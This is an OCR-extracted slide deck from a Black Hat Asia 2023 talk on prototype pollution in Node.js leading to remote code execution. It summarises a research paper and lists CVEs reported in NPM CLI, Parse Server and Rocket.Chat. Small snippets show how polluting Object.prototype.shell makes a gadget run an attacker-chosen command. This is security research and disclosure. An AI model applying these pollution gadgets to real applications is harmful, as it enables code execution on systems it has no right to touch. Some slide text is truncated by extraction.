black hat ASIA 2023

MAY 11-12

BRIEFINGS

Prototype Pollution Leads to RCE: Gadgets Everywhere

Mikhail Shcherbakov

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
- Ph.D. student at KTH Royal Institute of Technology
- The research interests include Language-Based Security, Scalable Static Code Analysis, Dynamic Program Analysis.
- Came to security from Enterprise Application Development, 10+ years in Software Development industry.
- Participated in Microsoft, GitHub, and Open-Source bug bounty programs.
- Microsoft Most Valuable Professional (MVP) in 2016 – 2018.

Research Overview



Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

Mikhail Shcherbakov, *KTH Royal Institute of Technology*
Musard Balliu, *KTH Royal Institute of Technology*
Cristian-Alexandru Staicu, *CISPA Helmholtz Center for Information Security*

Abstract

Prototype pollution is a dangerous vulnerability affecting prototype-based languages like JavaScript and the Node.js platform. It refers to the ability of an attacker to inject properties into an object's root prototype at runtime and subsequently trigger the execution of legitimate code gadgets that access these properties on the object's prototype, leading to attacks such as Denial of Service (DoS), privilege escalation, and Remote Code Execution (RCE). While there is anecdotal evidence that prototype pollution leads to RCE, current research does not tackle the challenge of gadget detection, thus only showing feasibility of DoS attacks, mainly against Node.js libraries.

In this paper, we set out to study the problem in a holistic way, from the detection of prototype pollution to detection of gadgets, with the ambitious goal of finding end-to-end exploits beyond DoS, in full-fledged Node.js applications. We build the first multi-staged framework that uses *multi-label* static taint analysis to identify prototype pollution in Node.js libraries and applications, as well as a hybrid approach to detect *universal gadgets*, notably, by analyzing the Node.js source code. We implement our framework on top of GitHub's static analysis framework CodeQL to find 11 universal gadgets in core Node.js APIs, leading to code execution. Furthermore, we use our methodology in a study of 15 popular Node.js applications to identify prototype pollutions and gadgets. We manually exploit eight RCE vulnerabilities in three high-profile applications such as NPM CLI, Parse Server, and Rocket.Chat. Our results provide alarming evidence that prototype pollution in combination with powerful universal gadgets lead to RCE in Node.js.

1 Introduction

In recent years we have seen a growing interest in running JavaScript outside of the browser. A prime example is Node.js, a popular server-side runtime that enables the creation of full-stack web applications. Its package management system, NPM, is the world's largest software repository with millions of packages. Researchers have studied this ecosystem extensively to discover several security risks [14,20,31,44–47,51], showing that these risks are further exacerbated by the interconnected nature of the ecosystem [52]. While most prior work focuses on libraries, the problem of automatically detecting vulnerabilities in Node.js applications is still open.

Prototype pollution is a JavaScript-driven vulnerability that manifests itself powerfully in the Node.js ecosystem. The vulnerability is rooted in the permissive nature of the language, which allows the mutation of an important built-in object in the global scope – `Object.prototype` – called the root prototype. JavaScript's prototype-based inheritance enables accessing this important object through the prototype chain. Thus, attackers can instruct vulnerable code to mutate the root prototype by providing well-crafted property names to be accessed at runtime. As a consequence, every object that inherits from the root prototype, i.e., the vast majority of objects in the runtime, inherits the mutation on the root prototype, e.g, an attacker-controlled property. This vulnerability was first introduced by Arteau [12], showing that it is a widespread problem in Node.js libraries. Recently, Li et al. [31,32] explore static analysis to detect prototype pollution vulnerabilities using object property graphs.


The few prior works [25,27,31,32,51] on prototype pollution consider a successful attack any mutation of the root prototype. An immediate consequence of such mutations is Denial of Service (DoS) due to the overwriting of important built-in APIs, e.g., `toString`. By contrast, our work studies the implications of prototype pollution beyond DoS. In particular, we propose a semi-automated approach for detecting Remote Code Execution (RCE) vulnerabilities pertaining to prototype pollution. While there is anecdotal evidence about the possibility of such attacks [5,12], we are the first to propose a principled and systematic approach to detect them. Our key focus is on gadget identification and end-to-end exploitation which no prior work has addressed thoroughly.

Moreover, we note the important similarities between object injection vulnerabilities (OIVs) [17,41] and RCEs based


https://github.com/yuske/silent-spring

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js.

Workflow: automated (green) and manual (blue) steps.



Research Overview



ARTIFACT EVALUATED usenix AVAILABLE
ARTIFACT EVALUATED usenix FUNCTIONAL
ARTIFACT EVALUATED usenix REPRODUCED

Silent Spring: Prototype Pollution Leads to Remote Code Execution in Node.js

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In this paper, we set out to study the problem in a holistic way, from the detection of prototype pollution to detection of gadgets, with the ambitious goal of finding end-to-end exploits beyond DoS, in full-fledged Node.js applications. We build the first multi-staged framework that uses *multi-label* static taint analysis to identify prototype pollution in Node.js libraries and applications, as well as a hybrid approach to detect *universal gadgets*, notably, by analyzing the Node.js source code. We implement our framework on top of GitHub's static analysis framework CodeQL to find 11 universal gadgets in core Node.js APIs, leading to code execution. Furthermore, we use our methodology in a study of 15 popular Node.js applications to identify prototype pollutions and gadgets. We manually exploit eight RCE vulnerabilities in three high-profile applications such as NPM CLI, Parse Server, and Rocket.Chat. Our results provide alarming evidence that prototype pollution in combination with powerful universal gadgets lead to RCE in Node.js.

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



Research Overview

Reported Vulnerabilities:

- NPM CLI RCE (NO CVE but $11K bounty)
- Parse Server RCE (CVE-2022-24760)
- Parse Server RCE (CVE-2022-39396)
- Parse Server RCE (CVE-2022-41878)
- Parse Server RCE (CVE-2022-41879)
- Parse Server RCE (waiting for CVE)
- Rocket.Chat RCE (CVE-2023-23917)
- 3 RCEs in another popular product




https://github.com/yuske/silent-spring

Prototype Pollution: An Unexpected Journey


Prototype-based inheritance in JS

```
const o1 = {};
```



Prototype-based inheritance in JS

```
const o1 = {};
o1.__proto__.x = 42;
```




Prototype-based inheritance in JS

```
const o1 = {};
o1.__proto__.x = 42;

const o2 = {};
console.log(o2.x);

// Output: 42
```



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Prototype Pollution (PP)

The input attacker-controlled data. The reference to *Object.prototype*.

```
function entryPoint(arg1, arg2, arg3){
  const obj = {};
  const p = obj[arg1];
  p[arg2] = arg3;
  return p;
}

entryPoint(argv[1], argv[2], argv[3]);
/* ... */
execHelper('dir', {});
```

```
function execHelper(args, options){
  const cmd = options.shell ||
    'cmd.exe /k';

  return exec(`${cmd} ${args}`);
}
```

obj w/ prototype

PP

obj['__proto__']

Object.prototype['shell'] = 'calc'

'__proto__'

'shell'

'calc'

Gadget

options.shell = 'calc'

Most popular Node.js app (NPM CLI) analysis

https://github.com/npm/cli

NPM CLI is the command line client that allows developers to install and publish packages to NPM reg

Threat Model:

rary script execution upon package
vith the *--ignore-scripts* flag.

code execution from a command
d not modify the package tree.

ation disclosure.

ls being leaked in logs.

ntegrity compromise.

cutable with a globally

https://github.com/github/codeql

https://github.com/yuske/silent-spring

NPM CLI Prototype Pollution

The input attacker-controlled data. The reference to *Object.prototype*.

```
function diffApply(obj, diff) {
  var lastProp = diff.path.pop();
  var thisProp;
  while (( thisProp = diff.path.shift()) != null) {
    if (!( thisProp in obj)) {
      obj[thisProp] = {};
    }

    obj = obj[thisProp];
  }

  if (diff.op === REPLACE || diff.op === ADD) {
    obj[lastProp] = diff.value;
  }
}
```

PP

NPM CLI Gadget

```
const gitEnv = {
  GIT_ASKPASS: 'echo',
  GIT_SSH_COMMAND: 'ssh -oStrictHostKeyChecking=accept-new’
}

